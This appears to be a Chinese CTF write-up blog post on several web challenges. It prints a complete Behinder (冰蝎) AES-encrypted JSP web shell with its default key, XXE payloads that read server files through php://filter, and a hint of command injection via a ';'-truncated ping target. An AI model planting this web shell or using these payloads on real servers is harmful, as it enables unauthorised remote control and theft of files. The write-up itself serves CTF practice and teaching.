
上传冰蝎的jsp马
1
2
3
<%@page import="java.util.*,javax.crypto.*,javax.crypto.spec.*"%><%!class U extends ClassLoader{U(ClassLoader c){super(c);}public Class g(byte []b){return super.defineClass(b,0,b.length);}}%><%if (request.getMethod().equals("POST")){String k="e45e329feb5d925b";session.putValue("u",k);Cipher c=Cipher.getInstance("AES");c.init(2,new SecretKeySpec(k.getBytes(),"AES"));new U(this.getClass().getClassLoader()).g(c.doFinal(new sun.misc.BASE64Decoder().decodeBuffer(request.getReader().readLine()))).newInstance().equals(pageContext);}%>

/*该密钥为连接密码32位md5值的前16位,默认连接密码rebeyond*/
然后冰蝎连接,成功 getshell,然后就得到 flag 了。
RSS_Parser
xxe。payload:
1
2
3
4
5
6
<!DOCTYPE r [
<!ENTITY x SYSTEM "php://filter/convert.base64-encode/resource=/var/www/html/index.php">
]>
<root>
  <解析>&x;</解析>
</root>
读取源码,得到flag位置
1
2
3
4
<?php
$FLAG = getenv('ICQ_FLAG') ?: 'flag{test_flag}';
file_put_contents('/tmp/flag.txt', $FLAG);
?>
读取flag
1
2
3
4
5
6
<!DOCTYPE r [
<!ENTITY x SYSTEM "php://filter/convert.base64-encode/resource=/tmp/flag.txt">
]>
<root>
  <解析>&x;</解析>
</root>
Server_Monitor
script.js
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
const ctx = document.getElementById('latencyChart').getContext('2d');
const chart = new Chart(ctx, {
    type: 'line',
    data: {
        labels: ['0s', '3s', '6s', '9s', '12s'],
        datasets: [{
            label: 'Latency (Google DNS)',
            data: [12, 19, 15, 17, 14],
            borderColor: '#00aaff',
            tension: 0.4
        }]
    },
    options: { responsive: true }
});

function checkSystemLatency() {
    const statusDiv = document.getElementById('ping-status');

    const formData = new FormData();
    formData.append('target', '8.8.8.8');

    fetch('api.php', {
        method: 'POST',
        body: formData
    })
    .then(response => response.json())
    .then(data => {
        if(data.status === 'success') {
            statusDiv.innerText = `Last check: ${data.output} ms`;
        } else {
            console.warn('Monitor Error:', data.message);
        }
    })
    .catch(err => console.error('API Error', err));
}

setInterval(checkSystemLatency, 5000);

;截断执行命令
本文由作者按照 CC BY 4.0 进行授权